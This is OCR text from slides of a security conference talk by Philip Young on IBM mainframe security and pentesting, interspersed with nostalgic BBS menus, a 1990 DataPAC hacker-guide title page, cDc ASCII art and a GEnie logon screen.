[B] BuLLeTiNS / NeWS         [O] PaGe LoCaL SySoP         [M] MoDe aSCii/aNSi
[VOTE] oN BoTH               [AM] aNSWeRiNG MaCHiNe       [SIG] Do Ya SiGN
[WALL] eXPReSS YouRSeLF      [WHO] iS oNeLiNe?            [TOP] Da BeSt uSeRS
[QWK] TaKe YouR PaCKeT       [BBS] BBS LiST               [CS] CaLL STaTiSTiCS
[ULBY] CHaNGe "SeNT BY"      [PHR] TRY iT (FReNCH)        [NIB] NiBBLe
[USER] uSeR LiST             [RUMOUR] aDD / VieW          [BOMB] BoMBeRMaN
```


```
19:11
```




```
<c> chat menu          <n> note to sysop        <y> your info
<d> doors              <o> oneliners            <p> page node
<f> file menu          <r> rumors               <!> history of clutch
<h> help menu          <u> utilities            <#> global oneliners
<m> message area       <w> who's online         <@> art gallery

139 people and only three are girls, you three rock!

MAIN MENU / browsing..

COMMAND :_
```



```
$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$
$$                                                                           $$
$$                            A Guide to DataPAC                             $$
$$                                                                           $$
$$           A Technical Information File for the Canadian Hacker            $$
$$                                                                           $$
$$            (C) 1989,1990 The Fixer - A Free Press Publication             $$
$$                                                                           $$
$$                       Edition 1.1 - April 18, 1990                        $$
$$                                                                           $$
$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$

Foreword
--------

Welcome to the exciting world of Packet Switched Data Communications.  Your
position as an outside hacker makes Telecom Canada's Packet Switched
Network -- DATAPAC -- an even more magical place for you and all those close
to you.  Is not life grand...

What is DataPac?
----------------

DataPac is the Packet Switched Network of TelecomCanada, a consortium of
major telephone companies across Canada.  Originally brought into being in the
```



```
            S  O  U  T  H  W  E  S  T

  A Neon Knights/Metal Communications Experience

                       cDc

                      _   _
                     ((___))
                     [ x x ]
           cDc        \   /        cDc
                      (' ')
                       (U)

'..and none but the Bovine survived the onslaught'

       -cDc-   CULT OF THE DEAD COW   -cDc-
                cDc communications
           -cDc-   D0PE SYSTEM   -cDc-
           ---------------------------
```



```
** Thank you for choosing GEnie **

 The Consumer Information Service
      from General Electric
       Copyright (C), 1993

GEnie Logon at: 22:37 CST on: 930205
Last Access at: 18:21 CST on: 930202

No letters waiting.


Entering GEnie*Basic Services

      GEnie Announcements (FREE)

1. Jan. '93 GEnie Billing Complete - to review your bill, type:..*BILL
2. New Game, Free Weekend, New Features in.......................HYW
3. An automated Macintosh graphic interface for GEnie is in......MACPRO
4. It's back - Invest to Win Portfolio Contest...................*INVEST
5. AMA President Ed Youngblood Talks About Riding Issues.........MOTO
6. HURRY - join up, grab these games before it's too late........SOFTCLUB
7. FREE GLOSSBRENNER'S GUIDE w/$40 order. At BRAND NEW...........MHBOOKS
8. CRAZY SALE PRICES on Video Laser Discs -- ONLY at.............LASERCRAZE
9. II Legit II Quit - 20,000 files can't be wrong................A2
```


FAST FORWARD

- Big 4 Consultant
  - 2005 - 2009
- Joined Visa in 2009

- Currently:
  - Cyber Security Red Team - Pentester

AT VISA

- Tasked on multiple mainframe reviews
- Started doing personal research
- Thought to myself--



"I CAN'T BE THE ONLY ONE THINKING LIKE THIS, MAYBE OTHER PEOPLE WOULD BE INTERESTED"

Mainframed

The Forgotten Fortress

Phil Young - **Soldier of Fortra**

MAINFRAMED:

The Secrets Inside that Black Box

"What the F$#K is That About?"

Mainframes: The past will come back to haunt you

By: Philip "Soldier of Fortran" Young

FROM ROOT TO SPECIAL

PWNING IBM MAINFRAMES

Soldier of Fortran
@mainframed767

The Security Gap

Philip Young
aka Soldier of Fortran
@mainframed767

#SHAREorg

SHARE in Seattle 2015

IBM
256 KB
IBM

DEVELOPED

- Multiple Scripts in Python, REXX, nmap, etc
- Started the:

